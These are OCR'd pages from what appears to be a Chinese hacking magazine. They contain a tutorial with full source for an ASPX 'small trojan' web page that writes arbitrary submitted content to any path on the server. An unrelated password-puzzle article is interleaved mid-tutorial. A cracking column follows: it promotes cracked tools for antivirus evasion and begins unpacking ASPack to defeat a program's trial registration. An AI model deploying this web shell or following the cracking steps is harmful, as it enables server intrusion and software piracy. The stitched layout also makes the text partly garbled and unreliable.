轻松打造ASPX小马

Author:4lert[D.R.T]

从本文你可以学到：
1、了解ASPX
2、编写简单的ASPX马儿

相信大家对ASP的小马不会陌生，其原理也应该是清楚的吧？那么对于ASPX的马儿呢？其实原理也都是一样的，只是实现的方式不一样罢了。

什么是ASPX呢？ASPX是微软提供的一种在服务器端运行的动态网页文件，与ASP有本质上的区别，不论是效率上还是编程的模型上，ASPX全编译执行。和JAVA一样，它也有中间语言，JAVA是字节码文件，而ASPX则是所谓的中间代码。ASPX采用事件编程模型，即一切皆事件，一切皆控件。


在大致对ASPX做了一个了解之后再进入我们的正题，轻轻松松的编写一个ASPX的小马。**所谓小马，即是一个可以写入其它文件的文件。**

首先我们需要知道，在ASPX中有文件流这个对象，那么我们所要做的事情也就是将客户端的数据提交到服务器端，在服务器端用文件流对象写入到服务器的硬盘上。这样就可以成功的利用小马做到写入文件的目的。在ASPX中，只需引入System.IO.StreamWriter这个命名空间即可使用StreamWriter这个文件流写入对象。

首先我们完成一个HTML文件，因为需要提交数据到服务器，所以使用表单是无可避免的，编辑器我选择的是VS系列的。了解ASPX的都知道，ASPX中的文本框等控件，只需在设计模式拖到页面上即可。下面给出示例代码：

```
<%@ Page Language="C#" AutoEventWireup="true" validateRequest="false"%>
<html>
<head runat="server">
    <title>aspx小马-code by 4lert</title>
    <style type="text/css">
    .btn{
    background-color:transparent;
    color:#00FF00;
    border:1px solid #00FF00;
    font-size:12px;
    font-weight:bold;
    }
    </style>
</head>
<body style="font-size:12px;font-weight:bold;color:#00FF00;font-family:Arial, Helvetica, sans-serif;background-color:#000000;">
    <form id="form1" runat="server">
    <div>
    本文件路径:<asp:Label runat="server" ID="lblthispath" Text=""></asp:Label>
    <br />
    <br />
    上传的路径:<asp:TextBox runat="server" ID="txtPath" Width="400px" ></asp:TextBox>
    <br />
    <br />
     上传的内容:<asp:TextBox runat="server" ID="txtContext" Width="400px" Height="250px" TextMode="MultiLine"></asp:TextBox>
    <br />
    <br />
    <br />
    <asp:Button runat="server" ID="btnUpload" text="上传" CssClass="btn" OnClick="btnUpload_Click"/>
    </div>
    </form>
</body>
</html>
```

界面设计完毕之后，我们在设计模式单击按钮，VS便会创建一个单击按钮的事件。这时候如果大家仔细看的话可以看到，创建的事件已经是在一个以ASPX文件名命名的CS文件里面了，这样我们便不能在一个ASPX文件中完成小马的编写，所以得找到一个解决办法。其实很简单，只需要在ASPX文件中的<head>标签里添加代码即可，示例如下：



```
<head runat="server">
省略...
<script language="c#" runat="server">
将事件代码贴到此处
</script>
</head>
```

我们再仔细想想，要完成上述所有的功能，一共需要多少个事件呢？想下流程，首先在访问这个文件时，需要获得文件在服务器上的绝对路径，这样才能知道文件应该上传到什么位置；第二步应该是填入相关信息之后提交到服务器进行操作。

好的，文件加载的时候，我们会用到Page_Load()事件，先编写这部分的代码：

```
void Page_Load(object sender, EventArgs e)
    {
    this.lblthispath.Text = Server.MapPath(Request.ServerVariables["PATH_INFO"]);
            // Request.ServerVariables["PATH_INFO"]获得本文件的虚拟路径
            // Server.MapPath()通过文件的虚拟路径获得该文件在服务器上的绝对路径
    }
```

好的，我们的Page_Load()事件就编写完毕了，下面应该编写提交事件了，代码如下：


```
void btnUpload_Click(object sender, EventArgs e)
    {
    System.IO.StreamWriter sw = new System.IO.StreamWriter(this.txtPath.Text,false,System.Text.Encoding.GetEncoding("gb2312"));

/*创建并实例化一个StreamWriter对象，new关键字为实例化一个对象，方法原型为StreamWriter (String, Boolean, Encoding)。第一个String为需要创建的文件的绝对路径，Boolean参数为True则为如文件存在，即追加写入文件；为flase即直接覆盖写入文件；Encoding指定文件流编码类型，中文是gb2312，否则文件流出现中文就会出现乱码 */
    sw.Write(this.txtContext.Text);
            //利用sw对象写入刚才文本框里的值
    sw.Flush();
            //清空缓冲区，将缓存流写入基础流
    sw.Close();
            //关闭文件流对象
    Response.Write("上传成功！");
            //输入上传成功四个字
    }
```

至此，我们的ASPX小马就基本完成了，需要注意的几个地方我总结在下面，这些都是使用文件流对象经常会犯的一些错：

1、runat="server"这个属性是指该控件或标签需由服务器端进行处理编译之后才能执行。
2、文件最上部的Page指令中validateRequest="false"属性需设置为false，指request数据不进行验证，否则上传的有些值会导致文件验证出错。

ASP解密游戏编写与通关策略（五）



图冰域剑客

从本文您可以学到：

1、手工注入中的ASCII转换

2、查星号密码

VBScript代码提示密码

本关使用一段VBS代码提示密码，是非常简单的加减法，稍微懂一点程序的朋友都可以得到密码，代码如下：

```
<script language=VBScript>
dim a,b,c,d,e,f,pass  //声明几个变量，下面分别赋值
a=106
b=117
c=115
d=116
e=111
f=107
pass=chr(a)+chr(b)+chr(c)+chr(d)+chr(e)+chr(f)  //这里对各个值取字符，连接起来得到密码
</script>
```




图1　ASCII码转换工具运行结果



图2　用VBS显示出密码

写了个小程序，之前是手工注入时用的，这里正好发挥作用。只要输入各个ASCII码就可以转换了，中间用空格隔开，程序运行后如图1所示。

当然了，如果不用程序转换，直接在代码后加上“**msgbox "密码是"&pass**”，也可以得到密码，如图2所示。

VBScript代码提示地址

这一关和前一关的不同之处在于是直接提示地址，相关代码如下：

```
a="lish.asp"
b=8
c=100
d=88
pass=(b+c+d-96)*88+64
pass=pass+a //这里就是储存的地址了，兄弟，看你的了
document.write("密码在哪里呢？")
//document.write(pass)
```

将这段代码保存为7.exe，然后在解密页面添加“**<script src=help7.exe></script>**”就ok了。(b+c+d-96)*88+64的计算结果是8864，加上lish.asp之后就是8864lish.asp，大家很容易地就可以找到地址。

星号密码

大家对于星号密码并不陌生，有些程序员以为用星号显示密码就安全了，其实不然。我用VB写了个程序，将密码用星号显示出来，也就是将passwordchar属性设置为*。运行程序后，我们可以看到密码是复制不出来的，右键查看时的“复制”是灰的，Ctrl+C和Ctrl+V也不行。不过我们可以使用星号密码查看器，程序运行后如图3所示。




图3　查看星号密码

可以看到密码为lucky，呵呵，就这么简单。大家以后遇到星号密码不要慌张哦，用个星号密码查看器就可以了。我之前写了个星号密码查看器，老出错，这里是用别人写的。

总结

希望大家可以熟练掌握VBScript脚本，因此设置了这样的两关游戏。而星号密码查看是经常用到的技巧，这里让大家再温习了一下，希望大家技术进步。程序我已经全部打包了，欢迎到手册官方论坛与我讨论，我的id是冰域剑客。

[本文作者提到的ASP解密游戏编写与通关策略（五）的相关代码都已经收入在光盘中]

编辑点评：

这几关都没什么难度，仅仅是简单的利用VBS和查星号密码的工具，不过这两招却往往能起到至关重要的作用，所以不可小觑哦！

3、文件流对象使用完毕一定要记得清空缓冲区，否则会导致流数据未完全写入文件。

4、文件流对象使用完毕一定要关闭文件流对象，以免加大内存的压力。

上面就是一个ASPX小马的编写过程，ASPX这门技术对于编写人员专业要求相对较低，不过有相关的.NET技术支持那是最好的，比如C#.NET、VB.NET、ADO.NET等。最后希望大家能多多和我交流，我的博客是http://www.4lert.cn。

[本文作者提到的轻松打造ASPX小马的相关代码都已经收入在光盘中]

编辑点评：

ASP、PHP的马儿到处横行，现在也该轮到ASPX了。赶快掌握ASPX编写技术吧，将来一定是ASPX的天下。

CRACKER

Cracker 86的破言破语：

九月了，风风火火、沸沸腾腾的奥运会已经过去了，不知是否精彩呢？我没看！平时我就是不怎么喜欢体育运动，还记得曾经的体育课补考呢……于是乎，继续我的crack之旅……

每月破资源

C32asm 特别版本

引用作者pll621的原话："偶然机会找到老古董，抓出来重新编译了一个特别版本。去掉了dll，只有一个执行文件，修改了一个小bug，取消了注册和加密，以后也不会升级了，所以不要问我升级的问题。有bug的话，在精力允许的情况下可以考虑顺便改改"

相信经常搞免杀的都不会对这个工具陌生，它确实非常的实用，新版发布没有带帮助文档，所以我加了一份上去，如果你还不懂怎么操作这个工具，我想帮助文档一定很适合你。

相关连接：http://bbs.pediy.com//showthread.php?t=68572

DotNetBox 1.0.1

引用作者MegaX的原话："看到很多人都不愿意去装.NET FRAMEWORK，我就自己做了个程序，这个程序可以让你用.NET FRAMEWORK也能运行.NET程序，直接将程序拖进去就可以运行了。由于并不了解所有.NET的混淆和加密程序，所以不能保证可以运行那些经过混淆或加壳后的.NET程序。更新到1.0.1，在VISTA下不再要求用管理员权限运行，增加了打开文件运行"

有了这个工具，可以不用装.NET环境也可以运行.NET程序了，的确是非常不错的工具。以前我也是因为觉得装.NET环境麻烦，所以放弃了许多.NET程序，这个工具的出现大大地提高了大家玩.NET程序的学习情绪，如果你遇上.NET程序的话，别忘了它哦！

相关连接：http://bbs.pediy.com//showthread.php?t=69522

破零之SMC技术在破解中的运用

December

从本文你可以学习到：
SMC技术

大家好，又到破零时间，上次10086大哥说俺不会爆破（其实我真的不怎么会爆破，汗~~），俺听了之后把心一横，经过数日数夜、屡败屡战后小有所获，所以本次为大家准备了特别节目——**SMC技术。**

SMC是什么意思呢？SMC是"Self-Modifying Code"的缩写，其中文意思就是代码自身修改，也就是说，可以在一段代码执行之前，先对它进行修改。就是在壳代码处理完毕，程序真正运行之前修改代码，这样就能达到程序自身修改的目的。

这次做实验的目标是一个PDF to HTML程序，它能够将PDF文档转换成HTML文档。好了，废话不多说，我们开始SMC过程。关于工具，其实我最常用的就是PEID和OD了，这次也不例外，首先来查壳，结果如图1所示。




图1　查壳结果

我认为对一个新手来说，查壳这一步是必不可少的，所以无论你选择哪一步开始，在OD载入前查一下壳，是很有必要的。再运行程序看看，如图2所示，马上就给我们来了个NAG（NAG是什么意思？请参考以前的"黑手"文章）。




图2　NAG框

从图2中可以看到"Trial version"的字样，表示是一个试用版本。随便输入注册信息，发现有提示，如图3所示。




图3　注册错误提示

准备工作已经差不多了，该是OD出场的时候了，下面宣布OD闪亮登场！载入后停在如下位置：

```
0053C001 p>  60              pushad
0053C002     E8 03000000     call pdftohtm.0053C00A
0053C007   - E9 EB045D45     jmp 45B0C4F7
0053C00C     55              push ebp
0053C00D     C3              retn
```

这是ASPack 2.12的经典入口点，F8一下到了0053C002处，在寄存器窗口可以发现ESP一行变成了红色，如图4所示。




图4　ESP显示红色

这时正是使用"ESP定律"的好时机。在"命令行"上输入"**he esp**"，回车后打开"**调试->硬件断点**"，可以查看ESP是否下断成功，如图5所示。

